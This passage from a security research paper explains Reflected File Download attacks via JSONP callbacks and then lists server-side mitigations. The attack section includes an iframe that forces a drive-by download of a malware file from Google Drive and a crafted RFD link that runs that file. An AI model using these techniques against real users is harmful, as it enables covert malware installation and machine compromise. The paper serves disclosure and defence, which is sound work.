


Figure 14 – PowerShell requesting administrator privileges as "Microsoft Windows"

3.3. Exploiting JSONP Callbacks to Execute Malware

Even if JSONP callbacks are validated by the server before being reflected to the output, attackers can still inject a single command and execute malicious scripts. The following response, once entered into a command prompt, will execute windows calculator:




Figure 15 – Attacker controls only the JSONP callback value, injecting a single command

Remember that hackers can still upload their malware to a site they own/control. However, they need RFD to gain the user's trust which then executes the file. Attackers can use a combination of the two (hosting+RFD) in order to enjoy both worlds: unrestricted control of the malware + getting the trust of a secure domain.

Since we want to do more than just open Windows Calculator, take a look at the following attack flow which still takes advantage of the trust gained with RFD:

- 1) User surfs the web and the attacker downloads the malware file to his computer. The malware is then stored as `waitingForMyTime.exe` or `waitingForMyTime.bat` in the user's Downloads folder.

For example, the attacker's website includes the following html code:

```
<iframe  
src="https://docs.google.com/uc?id=OBOKLoHg_gR_XN1ZveEttemFMaVE&export=download" />
```

This will force a download of the malicious file from Google Drive. A drive-by download, or a Google-Drive-by-Download (pun intended).

- 2) After a second/minute/week/month/year/decade, the user is being attacked with an RFD link that leads to a secure domain:

<https://example.com/api;/setup.bat;?callback=waitingForMyTime>

- 3) The RFD file will execute just a single command – “`waitingForMyTime`”. Since “`waitingForMyTime.bat`” exists in the Downloads folder it is executed.
- 4) Machine is compromised.

4. Mitigations

Reflected File Download can be mitigated by securing Web facing interfaces using the following:

- **Use exact URL mapping** – when mapping APIs, Servlet and web pages and when writing rewrite rules, make sure that hackers cannot enter additional characters after the resource name. Any additional characters in the URL should result in a 404 error.
- **Do not escape! Encode!** – Escaping such as Backslash escaping always contains the problematic character. If escaping is used double quotes (") turn into (\"). Prefer encoding of user controlled input. In JavaScript for example, double quotes (") turn into (\x22) or (\u0022) which is a lot safer.
- **Add Content-Disposition with a “filename” attribute for APIs** –

```
Content-Disposition: attachment; filename=1.txt
```

Setting the filename attribute spares the Browser from trying to guess what the filename is. Web APIs like JSON/JSONP are not user facing. There is no reason for a user to access such APIs directly from the address bar or by following a link. By adding the above header to all API responses, the file is downloaded and saved as 1.txt which is considered harmless. This is also a good practice to help mitigate XSS vulnerabilities in APIs.

- **Whitelist Callbacks** – there has been numerous attacks that abuse JSONP Callbacks. If you think about it, you might not really need the Callback to be completely dynamic.
- **Require custom headers** – as mentioned before, there is no reason for a user to access APIs directly. By requiring a Custom HTTP Header for all API calls, one can harness the power of Same-Origin-Policy on the client side. This makes RFD unexploitable unless another vulnerability is involved.
- **If possible, require CSRF tokens** – by doing so hackers won't be able to build a working RFD link and sent it to their victims.
- **Never include user input in API usage errors** – when it comes to JSON/JSONP, code is accessing code. Usage errors are rare, and when occur should be logged. The response should not include the erroneous input but rather a reference number that can be tracked down for troubleshooting.
- **Remove support for Path parameters** – If you don't really use it then lose it. Most developers are not even aware of the existence of Path Parameters, and I found this section of the URL extremely vulnerable to various attacks (including XSS).
- **Add X-Content-Type-Options headers** – if the resource is responding with a text/plain or unknown content-type, attackers can make browser “guess” that the file is binary and required download (meeting the third RFD requirement). The following header can prevent this from happening in some browsers:

```
X-Content-Type-Options: nosniff
```

5. Acknowledgments

The research around Reflected File Download spread over a couple of years. Many people helped shape the attack and what followed. Special thanks are given to (order does not mean anything): Michal Dahan, Shay Chen, Shay Priel, Assaf Dahan, Ben Hayak, Nir Goldshlager, Niv Sela, Yossi Yakubov, Daniel Chechik, Rami Kogan, Arseny Levin, Anat (Fox) Davidi, Ryan Barnett, Eran Tamari, Oren Ofer, Liran Sheinbox, Snir Ben-Shimol. If you helped and I forgot to name you, email me!